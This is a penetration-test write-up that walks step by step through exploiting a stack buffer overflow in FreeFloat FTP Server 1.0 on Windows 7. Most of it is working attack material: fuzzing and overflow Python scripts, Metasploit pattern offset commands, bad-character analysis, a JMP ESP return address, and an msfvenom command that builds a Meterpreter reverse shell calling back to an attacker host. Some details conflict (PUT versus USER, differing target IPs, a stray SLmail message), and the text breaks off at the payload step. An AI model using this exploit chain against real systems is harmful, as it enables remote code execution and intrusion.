System Vulnerable: FreeFloat FTP Server 1.0 on Windows 7 file server (IP: 192.168.1.39)
Vulnerability Explanation: Stack-based buffer overflow in FreeFloat FTP Server 1.0 allows remote authenticated users to execute arbitrary code via a long string in a PUT command.
Vulnerability Fix: Use other FTP Server application that are more secure.
Severity: Critical

Buffer overflow attack on windows video:

Part 1:

Part 2:

Summary:

After RDP into Windows 7 file server, attacker notices it is running a vulnerable FTP Server that is vulnerable to buffer overflow.

Attacker re-create the exact environment to test buffer overflow.


After successful attempt to perform buffer overflow and getting a remote shell, attacker use the exploit code to run it from the ubuntu web server and perform pivoting to the attacker kali machine.

Windows 7 File Server IP address: 10.0.0.39

Ubuntu Web server IP addresss (used as attacker): 10.0.0.1

POC

Pre-requisites:


Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

Obtain an IP address automatically
[✓ Use the following IP address:]

IP address: 192 . 168 . 1 . 39
Subnet mask: 255 . 255 . 255 . 0
Default gateway: . . .

Obtain DNS server address automatically
[✓ Use the following DNS server addresses:]

Preferred DNS server: . . .
Alternate DNS server: . . .

Validate settings upon exit


Step 1: Re-create the Windows 7 file server to test buffer overflow


Step 2: Ping the Windows 7 from attacker's kali to ensure connectivity.

Step 3: Run FTPServer as administrator.

Step 4: Run immunity debugger as administrator.

Step 5: In immunity debugger, file -> attach -> FTPServer -> Run.



Immunity Debugger - [CPU]
C File View Debug Plugins ImmLib Options Wir
Open F3
Attach Ctrl+F1
Detach
Exit Alt+X
1 C:\FTPServer.exe Ctrl+F2



```
PID   Name          Service  Listening  Window   Path
1888  GoogleCrash                                C:\Program Files (x86)\Goo
2728  FTPServer                         FTPSRV   C:\FTPServer.exe
```


Step 6: From kali, run check.py <IP Address of Win7 File Server> 21

Notice that the last successful amount of bytes sent is 240.



```
attacker@kali:~/buffer overflow$ python check.py 192.168.1.39 21
[+] Attempting to crash at 1 bytes
[+] Attempting to crash at 100 bytes
[+] Attempting to crash at 120 bytes
[+] Attempting to crash at 140 bytes
[+] Attempting to crash at 160 bytes
[+] Attempting to crash at 180 bytes
[+] Attempting to crash at 200 bytes
[+] Attempting to crash at 220 bytes
[+] Attempting to crash at 240 bytes
[+] Attempting to crash at 260 bytes
```

Step 7: In immunity debugger, check that EIP is overwritten with ‘41414141’.




```
Registers (FPU)
EAX 0000010D
ECX 0050E8F0
EDX 021EFA48
EBX 00000002
ESP 021EFC00
EBP 003D1348
ESI 0040A44E FTPServe.0040A44E
EDI 003D197C

EIP 41414141
```

Step 8: Close immunity debugger, and repeat step 3-5.


Step 9: Create a unique string of 240 bytes using a Metasploit tool (ruby script).

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 240




```
attacker@kali:~/buffer overflow$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 240
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4
Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
attacker@kali:~/buffer overflow$
```

Step 10: Copy the generated unique string into step1.py to the ‘pattern’ variable.




```
#!/usr/bin/python
import time, struct, sys
import socket as so

pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to ftp...."
try:
   s.connect((server,port))
   s.recv(1024)
   s.send("USER " + pattern + "\r\n")
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to server. Check your IP address and port"
   sys.exit()
```

Step 11: Run step1.py to find the value of EIP.



```
attacker@kali:~/buffer overflow$ python step1.py 192.168.1.4 21

[+] Attempting to send buffer overflow to ftp....

[+] Completed.
attacker@kali:~/buffer overflow$ 
```


The EIP value is 37684136.



```
Registers (FPU)
EAX 0000010D
ECX 005DCD28
EDX 0228FA48
EBX 00000002
ESP 0228FC00
EBP 00231310
ESI 0040A44E FTPServe.0040A44E
EDI 00231944

EIP 37684136
```

Step 12: Run the Metasploit tool to find the pattern offset. Somewhere within 240 bytes of the unique string, it finds the exact offset which is 230 bytes.


/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136




```
attacker@kali:~/buffer overflow$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136
[*] Exact match at offset 230
attacker@kali:~/buffer overflow$ 
```

Step 13: Review step2.py. Edit the buffer to send 230 bytes of ‘A’ + 4 bytes of ‘B’ + 10 bytes of ‘C’.


This is to overwrite the EIP. Check that the EIP is overwritten with 42424242.



```
#!/usr/bin/python

import time, struct, sys
import socket as so

bufferz = "A" * 230 + "B" * 4 + "C" * 10

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to server...."
try:
   s.connect((server,port))
   s.recv(1024)
   s.send("USER " + bufferz + "\r\n")
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address and port"
   sys.exit()
```



```
attacker@kali:~/buffer overflow$ python step2.py 192.168.1.39 21

[+] Attempting to send buffer overflow to server....

[+] Completed.
attacker@kali:~/buffer overflow$
```





```
Registers (FPU)
EAX 00000111
ECX 0027E810
EDX 0227FA48
EBX 00000002
ESP 0227FC00 ASCII "CC."
EBP 004C1348
ESI 0040A44E FTPServe.0040A44E
EDI 004C1980

EIP 42424242
```

Step 14: Repeat step 3-5.


Step 15: Run step3.py and step4.py to find out the bad characters.

This is to prepare to generate the shellcode and omit the bad characters.


```
Registers (FPU)
EAX 00000110
ECX 005FCD28
EDX 0231FA48
EBX 00000002
ESP 0231FC00
EBP 002D13
ESI 0040A4
EDI 002D19

EIP 424242

C 0  ES 00
P 0  CS 00
A 0  SS 00
Z 0  DS 00
S 0  FS 00
T 0  GS 00
D 0
O 0  LastE
```


```
Address   Hex dump                 ASCII
0231FBD0  41 41 41 41 41 41 41 41  AAAAAAAA
0231FBD8  41 41 41 41 41 41 41 41  AAAAAAAA
0231FBE0  41 41 41 41 41 41 41 41  AAAAAAAA
0231FBE8  41 41 41 41 41 41 41 41  AAAAAAAA
0231FBF0  41 41 41 41 42 42 42 42  AAAABBBB
0231FBF8  01 02 03 04 05 06 07 08  ☺☻♥♦♣♠•◘
0231FC00  09 2E 0D 0A 00 07 2D 00  ......•-.
0231FC08  F9 00 00 00 10 13 2D 00  ·...►‼-.
```


You can see the characters from 01, 02, 03, 04 and so on. However, up till 09, it appears as 2E instead of 0a. This means that 0a is a bad character.


```
Address   Hex dump                 ASCII
0219FBE0  41 41 41 41 41 41 41 41  AAAAAAAA
0219FBE8  41 41 41 41 41 41 41 41  AAAAAAAA
0219FBF0  41 41 41 41 42 42 42 42  AAAABBBB
0219FBF8  01 02 03 04 05 06 07 08  ☺☻♥♦♣♠•◘
0219FC00  09 0B 0C 2E 0D 0A 00 01  .♂♀.....☺
0219FC08  FB 00 00 00 10 13 BE 01  √...►‼╛☺
0219FC10  C0 06 BE 01 00 00 00 00  └♠╛☺
```


You can see that after 0c, it should be 0d but it appears to be 2E. This means that 0d is another bad character as well.

Step 16: Repeat step 3-5.

Step 17: In immunity Debugger, Click View -> Executable modules.



Immunity Debugger - FTPServer.exe - [CPU - thread 0000094
File View Debug Plugins ImmLib Options Windo
Log Alt+L
Executable modules Alt+E
Memory Alt+M
Heap
Threads
76F300


I will be using SHELL32.DLL so click on it.


Immunity Debugger - FTPServer.exe - [Executable modules]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consult


```
Base     Size     Entry    Name     File version     Path
00400000 0000F000 004040C0 FTPServe                  C:\FTPServer.exe
74530000 0003C000 7453145D mswsock  6.1.7600.16385   C:\Windows\system32\mswsock.dll
74570000 00080000 745837C9 uxtheme  6.1.7600.16385   C:\Windows\system32\uxtheme.dll
74690000 00005000 746915DF wshtcpip 6.1.7600.16385   C:\Windows\System32\wshtcpip.dll
746A0000 00013000 746A1D3F dwmapi   6.1.7600.16385   C:\Windows\system32\dwmapi.dll
74A70000 0000C000 74A710E1 CRYPTBAS 6.1.7600.16385   C:\Windows\syswow64\CRYPTBASE.dll
74A80000 00060000 74A9A3B3 SspiCli  6.1.7601.17514   C:\Windows\syswow64\SspiCli.dll
74B70000 000A0000 74B849E5 ADVAPI32 6.1.7600.16385   C:\Windows\syswow64\ADVAPI32.dll
74C10000 000F0000 74C20569 RPCRT4   6.1.7600.16385   C:\Windows\syswow64\RPCRT4.dll
74E30000 00035000 74E3145D WS2_32   6.1.7600.16385   C:\Windows\syswow64\WS2_32.dll
750E0000 00100000 750FB6ED USER32   6.1.7601.17514   C:\Windows\syswow64\USER32.dll
751E0000 00019000 751E4975 sechost  6.1.7600.16385   C:\Windows\SysWOW64\sechost.dll
75200000 00090000 75216343 GDI32    6.1.7601.17514   C:\Windows\syswow64\GDI32.dll
75320000 00060000 7533158F IMM32    6.1.7601.17514   C:\Windows\system32\IMM32.DLL
75380000 000CC000 7538168B MSCTF    6.1.7600.16385   C:\Windows\syswow64\MSCTF.dll
755C0000 00057000 755D9BA6 SHLWAPI  6.1.7600.16385   C:\Windows\syswow64\SHLWAPI.dll
75630000 00110000 756432D3 kernel32 6.1.7600.16385   C:\Windows\syswow64\kernel32.dll
75740000 00046000 75747478 KERNELBA 6.1.7600.16385   C:\Windows\syswow64\KERNELBASE.dll
75790000 0000A000 757936A0 LPK      6.1.7600.16385   C:\Windows\syswow64\LPK.dll
757A0000 0009D000 757D3FD7 USP10    1.0626.7601.175  C:\Windows\syswow64\USP10.dll
758C0000 000AC000 758CA472 msvcrt   7.0.7600.16385   C:\Windows\syswow64\msvcrt.dll
75C00000 0015C000 75C4BA3D ole32    6.1.7600.16385   C:\Windows\syswow64\ole32.dll
75ED0000 00C4A000 75F51601 SHELL32  6.1.7601.17514   C:\Windows\syswow64\SHELL32.dll
76EF0000 00006000 76EF1782 NSI      6.1.7600.16385   C:\Windows\syswow64\NSI.dll
76F20000 00180000          ntdll    6.1.7600.16385   C:\Windows\SysWOW64\ntdll.dll
```

Step 18: Right click -> Search For -> Command then find JMP ESP.






Take note of the JMP ESP value.



```
7510FCDB   FFE4   JMP ESP
```

Step 19: Put the JMP ESP value into the exploit code.



```
#!/usr/bin/python
# coding=utf-8

import time, struct, sys
import socket as so

achars = 'A'*230

#JMP ESP address is 7510FCDB

jmpesp = '\xDB\xFC\x10\x75'
```


Step 20: Generate payload using msfvenom.

Meterpreter shell:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.20 LPORT=5555 EXITFUNC=thread -f py -b ‘\x00\x0a\x0d’ -e x86/shikata_ga_nai

